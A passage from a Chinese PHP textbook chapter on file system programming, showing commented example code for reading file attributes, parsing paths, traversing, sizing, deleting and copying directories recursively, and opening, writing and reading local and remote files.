        声明一个函数，通过传入一个文件名称获取文件大部分属性
        @param   string   $fileName     文件名称
    */
    function getFilePro($fileName) {
        //如果提供的文件或目录不存在，则直接退出函数
        if(!file_exists($fileName)) {
            echo "目标文件不存在！！<br>";
            return;
        }

        //判断是否是一个普通文件，如果是则条件成立
        if(is_file($fileName))
            echo $fileName."是一个文件<br>";

        //判断是否是一个目录，如果是则条件成立，输出下面语句
        if(is_dir($fileName))
            echo $fileName."是一个目录<br>";

        //用定义的函数输出文件型态
        echo "文件型态：".getFileType($fileName)."<br>";
        //获取文件大小，并自定义转换单位
        echo "文件大小：".getFileSize(filesize($fileName))."<br>";

        if(is_readable($fileName))        //判断提供的文件是否可以读取内容
            echo "文件可读<br>";
        if(is_writable($fileName))        //判断提供的文件是否可以改写
            echo "文件可写<br>";
        if(is_executable($fileName))      //判断提供的文件是否有执行的权限
            echo "文件可执行<br>";

        echo "文件建立时间：".date("Y 年 m 月 j 日",filectime($fileName))."<br>";
        echo "文件最后更动时间：".date("Y 年 m 月 j 日",filemtime($fileName))."<br>";
        echo "文件最后打开时间：".date("Y 年 m 月 j 日",fileatime($fileName))."<br>";
    }

    /**
        声明一个函数用来返回文件的类型
        @param   string   $fileName     文件名称
    */
    function getFileType($fileName) {
        //通过filetype()函数返回的文件类型作为选择的条件
        switch(filetype($fileName)){
            case 'file':     $type .= "普通文件";      break;
            case 'dir':      $type .= "目录文件";      break;
```

```
47              case 'block':    $type .= "块设备文件";    break;
48              case 'char':     $type .= "字符设备文件";  break;
49              case 'fifo':     $type .= "命名管道文件";  break;
50              case 'link':     $type .= "符号链接";      break;
51              case 'unknown':  $type .= "未知类型";      break;
52              default:         $type .= "没有检测到类型";
53          }
54          return $type;                                          //返回转换后的类型
55      }
56
57      /**
58          自定义一个文件大小单位转换函数
59          @param   int  $bytes   文件大小的字节数
60          @return  string        转换后带有单位的尺寸字符串
61      */
62      function getFileSize($bytes) {
63          if ($bytes >= pow(2,40)) {                             //如果提供的字节数大于等于2的40次方
64              $return = round($bytes / pow(1024,4), 2);          //将字节大小转换为同等的T大小
65              $suffix = "TB";                                    //单位为TB
66          } elseif ($bytes >= pow(2,30)) {                       //如果提供的字节数大于等于2的30次方
67              $return = round($bytes / pow(1024,3), 2);          //将字节大小转换为同等的G大小
68              $suffix = "GB";                                    //单位为GB
69          } elseif ($bytes >= pow(2,20)) {                       //如果提供的字节数大于等于2的20次方
70              $return = round($bytes / pow(1024,2), 2);          //将字节大小转换为同等的M大小
71              $suffix = "MB";                                    //单位为MB
72          } elseif ($bytes >= pow(2,10)) {                       //如果提供的字节数大于等于2的10次方
73              $return = round($bytes / pow(1024,1), 2);          //将字节大小转换为同等的K大小
74              $suffix = "KB";                                    //单位为KB
75          } else {                                               //否则提供的字节数小于2的10次方
76              $return = $bytes;                                  //字节大小单位不变
77              $suffix = "Byte";                                  //单位为Byte
78          }
79          return $return ." " . $suffix;                         //返回合适的文件大小和单位
80      }
81
82      //调用自定义函数，将当前目录下的file.php文件传入，获取属性
83      getFilePro("file.php");
```

该程序的输出结果如下所示：

```
file.php 是一个文件
文件型态：普通文件
文件大小：5.96 KB
文件可读
文件可写
文件建立时间：2012 年 04 月 28 日
文件最后更动时间：2012 年 04 月 29 日
文件最后打开时间：2012 年 04 月 30 日
```

除了可以使用这些独立的函数分别获取文件的属性外，还可以使用一个 stat()函数获取文件的大部分属性值。该函数将返回一个数组，数组中的每个元素对应文件的一种属性值。该函数的使用如以下代码所示：

```
1 <?php
2     //返回关于文件的信息数组，是关联和索引混合的数组
3     $filePro = stat("file.php");
4     //只打印其中的关联数组，第个13元素之后为关联数组
5     print_r( array_slice($filePro, 13) );
```

该程序的输出结果如下所示：

```
Array (
    [dev] => 3                  --文件所在的设备号
    [ino] => 0                  --文件的 inode 号，是与每个文件名关联的唯一数值标识符
    [mode] => 33206             --文件的 inode 保护模式，这个值确定指派给文件的访问和修改权限
    [nlink] => 1                --与该文件关联的硬链接的数组
    [uid] => 0                  --文件所有者的用户 ID
    [gid] => 0                  --文件所属组的 ID
    [rdev] => 3                 --设备类型（如果 inode 设备可用的话）
    [size] => 6103              --文件大小以字节为单位
    [atime] => 1230624280       --文件的最后访问时间，UNIX 时间戳格式
    [mtime] => 1230552564       --文件的最后修改时间，UNIX 时间戳格式
    [ctime] => 1230552535       --文件的最后改变时间，UNIX 时间戳格式
    [blksize] => -1             --文件的块大小。注意，此元素在 Windows 平台上不可用
    [blocks] => -1              --分配给此文件的块数。注意，此元素在 Windows 平台上不可用
)
```

除了使用 stat()函数获取文件的大部分属性值之外，也可以使用对应的函数 lstat()和 fstat()函数取得。和 stat()函数略有不同，stat()函数作用于一个普通的文件，lstat()只能作用于一个符号链接，而 fstat()函数需要一个资源句柄。

15.2 目录的基本操作

使用 PHP 脚本可以方便地对服务器中目录进行操作，包含创建目录、遍历目录、复制目录、删除目录等操作。可以借助 PHP 的系统函数完成一部分，但还有一些功能需要自己定义函数操作。

15.2.1 解析目录路径

要描述一个文件的位置，可以使用绝对路径和相对路径。绝对路径是从根开始一级一级地进入各个子目录，最后指定该文件名或目录名。而相对路径是从当前目录进入某目录，最后指定该文件名或目录名。在系统的每个目录下都有两个特殊的目录“.”和“..”，分别指示当前目录和当前目录的父目录（上一级目录）。例如：

```
$unixPath="/var/www/html/index.php";        --在 UNIX 系统中绝对路径，必须使用“/”作为路径分隔符
$winPath="C:\\Appserv\\www\\index.php";     --Windows 系统的绝对路径，默认使用“\”作为路径分隔符
$winPath2="C:/Appserv/www/index.php";       --在 Windows 系统中也接受“/“作为路径分隔符，推荐使用

$fileName1="file.txt";                      --相对路径，当前目录下的 file.txt 文件
$fileName2="javascript/common.js";          --相对路径，当前目录中 javascript 子目录下的 common.js 文件
$fileName3="../images/logo.gif";            --相对路径，上一级目录中 images 子目录下的 logo.gif 文件
```

在上例中，分别列出了 UNIX 和 Windows 系统中绝对路径和相对路径的格式。其中在 UNIX 系统中必须使用正斜线“/”作为路径分隔符，而在 Windows 系统中默认使用反斜线“\”作为路径分隔符，在程序中表示时还要将“\”转义，但也接受正斜线“/”作为分隔符的写法。为了程序可以有很好的移

植性，建议都使用“/”作为文件的路径分隔符。另外，也可以使用 PHP 的内置常量 DIRECTORY_SEPARATOR，其值为当前操作系统的默认文件路径分隔符。例如：

```
$fileName2 = "javascript".DIRECTORY_SEPARATOR."common.js";  --Unix 为“/”,Windows 为“\”
```

将目录路径中各个属性分离开通常很有用，如末尾的扩展名、目录部分和基本名。可以通过 PHP 的系统函数 basename()、dirname() 和 pathinfo() 函数完成这些任务。

1. 函数 basename()

函数 basename()返回路径中的文件名部分。该函数的原型如下所示：

```
string basename ( string path [, string suffix] )                    //返回路径中的文件名部分
```

该函数给出一个包含有指向一个文件的全路径的字符串，本函数返回基本的文件名。第二个参数是可选参数，规定文件的扩展名。如果提供了则不会输出这个扩展名。该函数的使用如下面的代码所示：

```
<?php
    //包含有指向一个文件的全路径的字符串
    $path = "/var/www/html/page.php";

    //显示带有文件扩展名的文件名，输出page.php
    echo basename($path);
    //显示不带有文件扩展名的文件名，输出page
    echo basename($path,".php");
```

2. 函数 dirname()

该函数恰好与 basename()相反，只需要一个参数，给出一个包含有指向一个文件的全路径的字符串，本函数返回去掉文件名后的目录名。该函数的使用如以下代码所示：

```
<?php
    $path = "/var/www/html/page.php";    //包含有指向一个文件的全路径的字符串

    echo dirname($path);                 //返回目录名/var/www/html
    echo dirname('c:/');                 //返回目录名c:/
```

3. 函数 pathinfo()

函数 pathinfo()返回一个关联数组，其中包括指定路径中的目录名、基本名和扩展名三个部分。分别通过数组键 dirname、basename 和 extension 来引用。该函数的使用如以下代码所示：

```
<?php
    $path = "/var/www/html/page.php";        //包含有指向一个文件的全路径的字符串

    $path_parts = pathinfo($path);           //返回包括指定路径中的目录名、基本名和扩展名关联数组
    echo $path_parts["dirname"];             //输出目录名/var/www/html
    echo $path_parts["basename"];            //输出基本名page.php
    echo $path_parts["extension"];           //输出扩展名.php
```

15.2.2　遍历目录

在进行 PHP 编程时，需要对服务器某个目录下面的文件进行浏览，通常称为遍历目录。取得一个目录下的文件和子目录，就需要用到 opendir()函数、readdir()函数、closedir()函数和 rewinddir()函数。

- 函数 opendir()用于打开指定目录，接受一个目录的路径及目录名作为参数，函数返回值为可供其他目录函数使用的目录句柄（资源类型）。如果该目录不存在或者没有访问权限，则返回 FALSE。
- 函数 readdir()用于读取指定目录，接受已经用 opendir()函数打开的可操作目录句柄作为参数，函数返回当前目录指针位置的一个文件名，并将目录指针向后移动一位。当指针位于目录的结尾时，因为没有文件存在则返回 FALSE。
- 函数 closedir()关闭指定目录，接受已经用 opendir()函数打开的可操作目录句柄作为参数。函数无返回值，运行后将关闭打开的目录。
- 函数 rewinddir()倒回目录句柄，接受已经用 opendir()函数打开的可操作目录句柄作为参数。将目录指针重置目录到开始处，即倒回目录的开头。

下面用一个实例来说明以上几个函数的使用方法。注意，在使用该例子前请确保同一目录下有 phpMyAdmin 文件夹。代码如下所示：

```php
<?php
    $num = 0;                                   //用来统计子目录和文件的个数
    $dirname = 'phpMyAdmin';                    //保存当前目录下用来遍历的一个目录名
    $dir_handle = opendir($dirname);            //用opendir打开目录

    //将遍历的目录和文件名使用表格格式输出
    echo '<table border="0" align="center" width="600" cellspacing="0" cellpadding="0">';
    echo '<caption><h2>目录'.$dirname.'下面的内容</h2></caption>';
    echo '<tr align="left" bgcolor="#cccccc">';
    echo '<th>文件名</th><th>文件大小</th><th>文件类型</th><th>修改时间</th></tr>';

    //使用readdir循环读取目录里的内容
    while($file = readdir($dir_handle)) {
        //将目录下的文件和当前目录连接起来，才能在程序中使用
        $dirFile = $dirname."/".$file;

        $bgcolor =  $num++%2==0 ? '#FFFFFF' : '#CCCCCC';                    //隔行一种颜色
        echo '<tr bgcolor='.$bgcolor.'>';
        echo '<td>'.$file.'</td>';                                          //显示文件名
            echo '<td>'.filesize($dirFile).'</td>';                         //显示文件大小
            echo '<td>'.filetype($dirFile).'</td>';                         //显示文件类型
            echo '<td>'.date("Y/n/t",filemtime($dirFile)).'</td>';          //格式化显示文件修改时间
            echo '</tr>';
    }
    echo '</table>';                                                        //关闭表格标记
    closedir($dir_handle);                                                  //关闭文件操作句柄

    echo '在<b>'.$dirname.'</b>目录下的子目录和文件共有<b>'.$num.'</b>个';
```

该程序的输出结果如图 15-1 所示。

上述程序首先打开一个目录指针，并对其进行遍历。遍历目录时，会包括“.”和“..”两个特殊的目录，如果不需要这两个目录，可以将其屏蔽。当然，显示细节会因为文件夹中内容的不同而有所不同。通过上例可见，在 PHP 中浏览文件夹中的内容也并不是一件多么复杂的事情。而且 PHP 还提供了一种面向对象的方式用于目录的遍历，通过使用“dir”类完成。不仅如此，PHP 也可以按用户的要求检索目录下指定的内容，提供了 glob()函数检索指定的目录。该函数最终返回一个包含检索结果的数组。

图 15-1　使用 PHP 目录处理函数遍历目录下的内容

15.2.3　统计目录大小

计算文件、磁盘分区和目录的大小在各种应用程序中都是常见的任务。计算文件的大小可以通过前面介绍过的 filesize()函数完成，统计磁盘大小也可以使用 disk_free_space()和 disk_total_space()两个函数实现。但 PHP 目前并没有提供目录总大小的标准函数，因此我们要自定义一个函数来完成这个任务。首先要考虑计算的目录中有没有包含其他子目录的情况，如果没有子目录，目录下所有文件的大小相加后的总和就是这个目录的大小。如果包含子目录，就按照这个方法再计算一下子目录的大小，使用递归函数看来最适合此项任务。计算目录大小的自定义函数如下所示：

```
<?php
    /**
        自定义一个函数dirSize()，统计传入参数的目录大小
        @param   string   $directory    目录名称
        @return  double                 目录的尺寸大小
    */
    function dirSize($directory) {
        $dir_size = 0;                                          //用来累加各个文件大小

        if($dir_handle = @opendir($directory)) {                //打开目录，并判断是否能成功打开
            while( $filename = readdir($dir_handle) ) {         //循环遍历目录下的所有文件
                if($filename != "." && $filename != "..") {     //一定要排除两个特殊的目录
                    $subFile = $directory."/".$filename;        //将目录下的子文件和当前目录相连
                    if(is_dir($subFile))                        //如果为目录
                        $dir_size += dirSize($subFile);         //递归地调用自身函数，求子目录的大小
                    if(is_file($subFile))                       //如果是文件
                        $dir_size += filesize($subFile);        //求出文件的大小并累加
                }
            }
            closedir($dir_handle);                              //关闭文件资源
            return $dir_size;                                   //返回计算后的目录大小
        }
    }

    $dir_size = dirSize("phpMyAdmin");                          //调用该函数计算目录大小
    echo round($dir_size/pow(1024,1),2)."KB";                   //字节数转换为"KB"单位并输出
```

也可以使用 exec()或 system()函数调用操作系统命令“du”来返回目录的大小。但出于安全原因，这些函数通常是禁用的，而且不利于跨平台操作。

15.2.4 建立和删除目录

在 PHP 中，使用 mkdir()函数只需要传入一个目录名即可很容易地建立一个新目录。但删除目录所用的函数 rmdir()，只能删除一个空目录并且目录必须存在。如果是非空的目录就需要先进入到目录中，使用 unlink()函数将目录中的每个文件都删除掉，再回来将这个空目录删除。如果目录中还存在子目录，而且子目录也非空，就要使用递归的方法了。自定义递归函数删除目录的程序代码如下所示：

```php
<?php
    /**
        自定义函数递归的删除整个目录
        @param   string   $directory 目录名称
    */
    function delDir($directory) {
        if(file_exists($directory)) {                          //如果不存在rmdir()函数会出错
            if($dir_handle = @opendir($directory)) {           //打开目录并判断是否成功
                while($filename = readdir($dir_handle)) {      //循环遍历目录
                    if($filename != "." && $filename != "..") { //一定要排除两个特殊的目录
                        $subFile = $directory."/".$filename;   //将目录下的文件和当前目录相连
                        if(is_dir($subFile))                   //如果是目录条件则成立
                            delDir($subFile);                  //递归调用自己删除子目录
                        if(is_file($subFile))                  //如果是文件条件则成立
                            unlink($subFile);                  //直接删除这个文件
                    }
                }
                closedir($dir_handle);                         //关闭目录资源
                rmdir($directory);                             //删除空目录
            }
        }
    }

    delDir("phpMyAdmin");        //调用delDir()函数，将程序所在目录中的"phpMyAdmin"文件夹删除
```

当然也可以通过调用操作系统命令“rm–rf”删除非空的目录，但也要从安全和跨平台方面考虑尽量不要去使用。

15.2.5 复制目录

虽然复制一个目录是文件操作的基本功能。但 PHP 中也没有给出特定的函数，同样需要自定义一个递归函数实现。要复制一个包含多级子目录的目录，将涉及文件的复制、目录创建等操作，复制一个文件可以通过 PHP 提供的 copy()函数完成，创建目录可以使用 mkdir()函数。定义函数时，首先对源目录进行遍历，如果遇到的是普通文件，直接使用 copy()函数进行复制。如果遍历时遇到一个目录，则必须建立该目录，然后再对该目录下的文件进行复制操作，如果还有子目录，则使用递归重复操作，最终将整个目录复制完成。自定义的递归函数复制目录的程序代码如下所示：

```php
<?php
    /**
        自定义函数递归的复制带有多级子目录的目录
        @param   string   $dirSrc  原目录名称字符串
        @param   string   $dirTo   目标目录名称字符串
    */
    function copyDir($dirSrc, $dirTo) {
        if(is_file($dirTo)) {                                   //如果目标不是一个目录则退出
            echo "目标不是目录不能创建!!";
            return;                                             //退出函数
        }

        if(!file_exists($dirTo)) {                              //如果目标目录不存在则创建
            mkdir($dirTo);                                      //创建目录
        }

        if($dir_handle = @opendir($dirSrc)) {                   //打开目录并判断是否成功
            while($filename = readdir($dir_handle)) {           //循环遍历目录
                if($filename != "." && $filename != "..") {     //一定要排除两个特殊的目录
                    $subSrcFile = $dirSrc."/".$filename;        //将源目录的多级子目录连接
                    $subToFile = $dirTo."/".$filename;          //将目标目录的多级子目录连接

                    if(is_dir($subSrcFile))                     //如果源文件是一个目录
                        copyDir($subSrcFile, $subToFile);       //递归调用自己复制子目录
                    if(is_file($subSrcFile))                    //如果源文件是一个普通文件
                        copy($subSrcFile, $subToFile);          //直接复制到目标位置
                }
            }
            closedir($dir_handle);                              //关闭目录资源
        }
    }

    //测试函数，将目录"phpMyAdmin"复制到"D:/admin"
    copyDir("phpMyAdmin", "D:/admin");
```

从安全和跨平台等方面考虑，尽量不要去调用操作系统的 SHELL 命令“cp -a”完成目录的复制。

15.3 文件的基本操作

虽然 PHP 与外部资源接触最多的是数据库，但也有很多情况会应用到普通文件或 XML 文件等。例如文件系统、网页静态化和在没有数据库的环境中持久存储数据等。对文件的操作最常见的就是读（将文件中的数据输入到程序中）和写（将数据保存到文件中），以及一些其他的相关处理，这些操作都可以通过 PHP 提供的众多与文件有关的标准函数完成。

15.3.1 文件的打开与关闭

在处理文件内容之前，通常需要建立与文件资源的连接，即打开文件。同样，结束该资源的操作之后，应当关闭连接资源。所谓打开文件，实际上是建立文件的各种有关信息，并使文件指针指向该文件，就可以将发起输入或输出流的实体联系在一起，以便进行其他操作。关闭文件则断开指针与文件之间的联系，也就禁止再对该文件进行操作。在 PHP 中可以通过标准函数 fopen()建立与文件资源的连接，使

用 fclose()函数关闭通过 fopen()函数打开的文件资源。

1．函数 fopen()

该函数用来打开一个文件，并在打开一个文件时，还需要指定如何使用它。也就是以哪种文件模式打开文件资源。服务器上的操作系统文件必须知道要对打开的文件进行什么操作。操作系统需要了解在打开这个文件之后，这个文件是否还允许其他的程序脚本再打开，还需要了解脚本的属主用户是否具有在这种方式下使用该文件的权限。该函数的原型如下所示：

```
resource fopen ( string filename, string mode [, bool use_include_path [, resource zcontext]] )          //打开文件
```

第一个参数需要提供要被打开文件的 URL。这个 URL 可以是脚本所在的服务器中的绝对路径，也可以是相对路径，还可以是网络资源中的文件。

第二个参数需要提供文件模式，文件模式可以告诉操作系统如何处理来自其他人或脚本的访问请求，以及一种用来检查你是否有权访问这个特定文件的方法。当在打开文件时有三种选择：

- 打开一个文件为了只读、只写或者是读和写。
- 如果要写一个文件，可以覆盖所有已有的文件内容，或者需要将新数据追加到文件末尾。
- 如果在一个区分二进制文件和纯文本文件的系统上写一个文件，还必须指定采用的方式。

函数 fopen()也支持以上三种方式的组合，只需要在第二个参数中提供一个字符串，指定将对文件进行的操作即可。在表 15-3 中列出了可以使用的文件模式及其意义。

表 15-3　在函数 fopen()中第二个参数可以使用的文件模式

模式字符	描　　述
r	只读方式打开文件，从文件开头开始读
r+	读写方式打开文件，从文件开头开始读写
w	只写方式打开文件，从文件开头开始写。如果文件已经存在，将文件指针指向文件头并将文件大小截为零，即删除所有文件已有的内容。如果该文件不存在，函数将创建这个文件
w+	读写方式打开文件，从文件开头开始读写。如果文件已经存在，将文件指针指向文件头并将文件大小截为零，即删除所有文件已有的内容。如果该文件不存在，函数将创建这个文件
x	创建并以写入方式打开，将文件指针指向文件头。如果文件已存在，则 fopen()调用失败并返回 FALSE，并生成一条 E_WARNING 级别的错误信息。如果文件不存在则尝试创建之。仅能用于本地文件
x+	创建并以读写方式打开，将文件指针指向文件头。如果文件已存在，则 fopen()调用失败并返回 FALSE，并生成一条 E_WARNING 级别的错误信息。如果文件不存在则尝试创建之。仅能用于本地文件
a	写入方式打开，将文件指针指向文件末尾。如果该文件已有内容，将从该文件末尾开始追加。如果该文件不存在，函数将创建这个文件
a+	写入方式打开，将文件指针指向文件末尾。如果该文件已有内容，将从该文件末尾开始追加或者读。如果该文件不存在，函数将创建这个文件
b	以二进制模式打开文件，用于与其他模式进行连接。如果文件系统能够区分二进制文件和文本文件，你可能会使用它。例如在 Windows 系统中可以区分，而 UNIX 系统则不区分。这个模式是默认的模式
t	以文本模式打开文件，这个模式也只是 Windows 系统下一个选项，不推荐使用

第三个参数是可选的，如果资源位于本地文件系统，PHP 则认为可以使用本地路径或是相对路径来访问此资源。如果将这个参数设置为 1，这样就会使 PHP 考虑配置指令 include_path 中指定的路径（在 PHP 的配置该文件中设置）。

第四个参数也是可选的，fopen()函数允许文件名称以协议名称开始，例如“http://”，并且在一个远程位置打开该文件。通过设置这个参数，还可以支持一些其他的协议。

如果 fopen()函数成功地打开一个文件，该函数将返回一个指向这个文件的文件指针。对该文件进行操作所使用的读、写以及其他的文件操作函数，都要使用这个资源来访问该文件。如果打开文件失败，则返回 FALSE。函数 fopen()的使用示例如下：

```
<?php
    //使用绝对路径打开file.txt文件，选择只读模式，并返回资源$handle
    $handle = fopen("/home/rasmus/file.txt", "r");
    //访问文档根目录下的文件，也以只读模式打开
    $handle = fopen("$_SERVER['DOCUMENT_ROOT']/data/info.txt", "r");
    //在 Windows 平台上，转义文件路径中的每个反斜线，或者用斜线，以二进制和只写模式组合
    $handle = fopen("c:\\data\\file.gif", "wb");
    //使用相对路径打开file.txt文件，选择只读模式，并返回资源$handle
    $handle = fopen("../data/info.txt", "r");
    //打开远程文件，  使用HTTP协议只能以只读的模式打开
    $handle = fopen("http://www.example.com/", "r");
    //使用FTP协议打开远程文件，如果FTP服务器可写，则可以以写的模式打开
    $handle = fopen("ftp://user:password@example.com/somefile.txt", "w");
```

2. 函数 fclose()

资源类型属于 PHP 的基本类型之一，一旦完成资源的处理，一定要将其关闭，否则可能会出现一些预料不到的错误。函数 fclose()就会撤销 fopen()打开的资源类型，成功时返回 TRUE，否则返回 FALSE。参数必须是使用 fopen()或 fsockopen()函数打开的已存的文件指针。在目录操作中 opendir()函数也是开启一个资源，使用 closedir()将其关闭。

15.3.2　写入文件

将程序中的数据保存到文件中比较容易，使用 fwrite()函数就可以将字符串内容写入文件中。在文件中通过字符序列\n 表示换行符，表示文件中一行的末尾。当需要一次输入或输出一行信息时，请记住这一点。不同的操作系统具有不同的结束符号，基于 UNIX 的系统使用“\n”作为行结束字符，基于 Windows 的系统使用“\r\n”作为行结束字符，基于 Macintosh 的系统使用“\r”作为行结束字符。当要写入一个文本文件并想插入一个新行时，需要使用相应操作系统的行结束符号。函数 fwrite()的原型如下所示：

```
int fwrite ( resource handle, string string [, int length] )                    //写入文件
```

第一个参数需要提供 fopen()函数打开的文件资源，该函数将第二个参数提供的字符串内容输出到由第一个参数指定的资源中。如果给出了第三个可选参数 length，fwrite()将在写入了 length 个字符时停止。否则将一直写入，直到到达内容结尾时才停止。如果写入的内容少于 length 个字节，该函数也会在写完全部内容后停止。函数 fwrite()执行完成以后会返回写入的字符数，出现错误时则返回 FALSE。下面的代码是写入文件的一个示例。

```
<?php
    //声明一个变量用来保存文件名
    $fileName = "data.txt";
    //使用fopen()函数以只写的模式打开文件，如果不存在则创建它，打开失败则通过程序
    $handle = fopen($fileName, 'w') or die('打开<b>'.$fileName.'</b>文件失败!!');
```

```
6
7     //循环10次写入10行数据到文件中
8     for($row=0; $row<10; $row++)
9         //写入文件
10        fwrite($handle, $row.": www.lampbrother.net\n");
11
12    //关闭由fopen()打开的文件指针资源
13    fclose($handle);
```

该程序执行后，如果当前目录下存在 data.txt 文件，则清空该文件并写入 10 行数据。如果不存在 data.txt 文件，则会创建该文件并将 10 行数据写入。另外，写入文件还可以使用 fputs()函数，该函数是 fwrite()函数的别名函数。如果需要快速写入文件，可以使用 file_put_contents()函数，和依次调用 fopen()，fwrite()以及 fclose()函数的功能一样。该函数的使用代码如下所示：

```
1 <?php
2     $fileName = "data.txt";                          //声明一个变量用来保存文件名
3     $data = "共10行数据\n";                           //声明一个变量用来保存被写入文件中的数据
4
5     for($row=0; $row<10; $row++)                     //使用循环形成10行数据
6         $data .= $row.": www.lampbrother.net\n";     //将10数据都存放到一个字符串变量中
7
8     file_put_contents($fileName, $data);             //一次将所有数据写入到指定的文件中
```

该函数可以将数据直接写入到指定的文件中。如果同时调用多次时，并向同一个文件中写入数据，则文件中只保存了最后一次调用该函数写入的数据。因为在每次调用时都会重新打开文件并将文件中原有的数据清空，所以不能像第一个程序那样连续写入多行数据。

15.3.3 读取文件内容

在 PHP 中提供了多个从文件中读取内容的标准函数，可以根据它们的功能特性在程序中选择哪个函数使用。这些函数功能及其描述如表 15-4 所示。

表 15-4 读取文件的内容函数

函　数	描　述
fread()	读取打开的文件
file_get_contents()	将文件读入字符串
fgets()	从打开的文件中返回一行
fgetc()	从打开的文件中返回字符
file()	把文件读入一个数组中
readfile()	读取一个文件，并输出到输出缓冲

在读取文件时，不仅要注意行结束符号“\n”，程序也需要一种标准的方式来识别何时到达文件的末尾，这个标准通常称为 EOF（End Of File）字符。EOF 是非常重要的概念，几乎每种主流的编程语言中都提供了相应的内置函数，来解析是否到达了文件 EOF。在 PHP 中，使用 feof()函数。该函数接受一个打开的文件资源，判断一个文件指针是否位于文件的结束处，如果在文件末尾处，则返回 TRUE。

1．函数 fread()

该函数用来在打开的文件中读取指定长度的字符串。也可以安全用于二进制文件，在区分二进制文件和文本文件的系统上（如 Windows）打开文件时，fopen()函数的 mode 参数要加上'b'。函数 Fread()的原型如下所示：

```
string fread ( int handle, int length )                    //读取打开的文件
```

该函数从文件指针资源 handle 中读取最多 length 个字节。在读取完 length 个字节数，或到达 EOF 时，或（对于网络流）当一个包可用时都会停止读取文件，就看先碰到哪种情况了。该函数返回读取的内容字符串，如果失败则返回 FALSE。该函数的使用代码如下所示：

```
<?php
    //从文件中读取指定字节数的内容存入到一个变量中
    $filename = "data.txt";                                  //将本地文件名保存在变量中
    $handle = fopen($filename, "r") or die("文件打开失败");    //以只读的方式打开文件
    $contents = fread($handle, 100);                         //从文件中读取前100个字节
    fclose($handle);                                         //关闭文件资源
    echo $contents;                                          //将从文件中读取的内容输出

    //从文件中读取全部内容存入到一个变量中，每次读取一部分，循环读取
    $filename = "c:\\files\\somepic.gif";                    //二进制文件的文件
    $handle = fopen ($filename, "rb") or die("文件打开失败");  //以只读的方式，模式加了'b'
    $contents = "";
    while (!feof($handle)) {                                 //使用feof()判断文件结尾
        $contents .= fread($handle, 1024);                   //每次读取1024个字节
    }
    fclose($handle);                                         //关闭文件资源
    echo $contents;                                          //将从文件中读取的全部内容输出

    //另一种从文件中读取全部内容的方法
    $filename = "data.txt";                                  //将本地文件名保存在变量中
    $handle = fopen($filename, "r") or die("文件打开失败");    //以只读的方式打开文件，
    $contents = fread($handle, filesize ($filename));        //使用filesize()函数一起读出
    fclose($handle);                                         //关闭文件资源
    echo $contents;                                          //将从文件中读取的全部内容输出
```

如果你只是想将一个文件的内容读入到一个字符串中，可以用 file_get_contents() 函数，它的性能比上面的代码好得多。file_get_contents() 函数是用来将文件的内容读入到一个字符串中的首选方法，如果操作系统支持，还会使用内存映射技术来增强性能。该函数的使用代码如下所示：

```
<?php
    echo file_get_contents("data.txt");                      //读取文本文件中的内容并输出
    echo file_get_contents("c:\\files\\somepic.gif");        //读取二进制文件中的内容并输出
```

2．函数 fgets()、fgetc()

该函数一次至多从打开的文件资源中读取一行内容。函数 fgets()的原型如下所示：

```
string fgets ( int handle [, int length] )                 //从打开的文件中返回一行
```

第一个参数提供使用 fopen()函数打开的资源。如果提供了第二个可选参数 length，该函数返回 length-1 个字节。或者返回遇到换行或 EOF 之前读取的所有内容。如果忽略可选的 length 参数，默认为 1024 个字符。在大多数情况下，这意味着 fgets()函数将读取到 1024 个字符前遇到换行符号，因此每次成功调用都会返回下一行。如果读取失败则返回 FALSE。该函数的使用代码如下所示：

```php
<?php
    $handle = fopen("data.txt", "r")  or die("文件打开失败"); //以只读模式打开文件

    while (!feof($handle)) {                                  //循环读取第一行
        $buffer = fgets($handle, 4096);                       //一次读取一行内容
        echo $buffer."<br>";                                  //输出每一行
    }

    fclose($handle);                                          //关闭打开的文件资源
```

函数 fgetc() 在打开的文件资源中只读取当前指针位置处的一个节符。如果遇到文件结束标志 EOF，将返回 FALSE 值。该函数的使用代码如下所示：

```php
<?php
    $fp = fopen('data.txt', 'r') or die("文件打开失败");     //以只读模式打开文件

    while (false !== ($char = fgetc($fp))) {                  //在文件中每次循环读取一个字节符
         echo $char."<br>";                                   //输出单个字符
    }
```

3. 函数 file()

该函数非常有用，与 file_get_contents() 类似，不需要使用 fopen() 函数打开文件，不同的是 file() 函数可以把整个文件读入到一个数组中。数组中的每个元素对应文件中相应的行，各元素由换行符分隔，同时换行符仍附加在每个元素的末尾。这样，就可以使用数组的相关函数对文件内容进行处理。该函数的使用代码如下所示：

```php
<?php
    //将文件test.txt中的内容读入到一个数组中，并输出
    print_r( file("test.txt") );
```

4. 函数 readfile()

该函数可以读取指定的整个文件，立即输出到输出缓冲区，并返回读取的字节数。该函数也不需要使用 fopen()函数打开文件。在下面的示例中，轻松地将文件内容输出到浏览器。代码如下所示：

```php
<?php
    //直接将文件data.txt中的数据读出并输出到浏览器
    readfile("data.txt");
```

15.3.4 访问远程文件

使用 PHP 不仅可以让用户通过浏览器访问服务器端的文件，还可以通过 HTTP 或 FTP 等协议访问其他服务器中的文件，可以在大多数需要用文件名作为参数的函数中使用 HTTP 和 FTP URL 来代替文件名。使用 fopen()函数将指定的文件名与资源绑定到一个流上，如果文件名是“scheme://...”的格式，则被当成一个 URL，PHP 将搜索协议处理器（也被称为封装协议）来处理此模式。

如果需要访问远程文件，必须在 PHP 的配置文件中激活“allow_url_fopen”选项，才能使用 fopen() 函数打开远程文件。而且还要确定其他服务器中的文件是否有访问权限，如果使用 HTTP 协议对远程文件进行连接，只能以“只读”模式打开。如果需要访问的远程 FTP 服务器中，对所提供的用户开启了“可写”权限，则使用 FTP 协议连接远程的文件时，就可以使用“只写”或“只读”模式打开文件。但不可以使用“可读可写”的模式。

使用 PHP 访问远程文件就像访问本地文件一样，都是使用相同的读写函数处理。例如，可以用以下范例来打开远程 Web 服务器上的文件，解析我们需要的输出数据，然后将这些数据用在数据库的检索中，或者简单地将其输出到网站剩下内容的样式匹配中。代码如下所示：

```
<?php
    //通过http打开远程文件
    $file = fopen ("http://www.lampbrother.com/", "r") or die("打开远程文件失败！！");

    while (!feof ($file)) {                                          //循环从文件中读取内容
        $line = fgets ($file, 1024);                                 //每读取一行
        //如果找到远程文件中的标题标记则取出标题，并退出循环，不在读取文件
        if (preg_match("/<title>(.*)<\/title>/", $line, $out)) {     //使用正则匹配标题标记
            $title = $out[1];                                        //将标题标记中的标题字符取出
            break;                                                   //退出循环，结束远程文件读取
        }
    }

    fclose($file);                                                   //关闭文件资源
    echo $title;                                                     //输出获取到的远程网页的标题
```

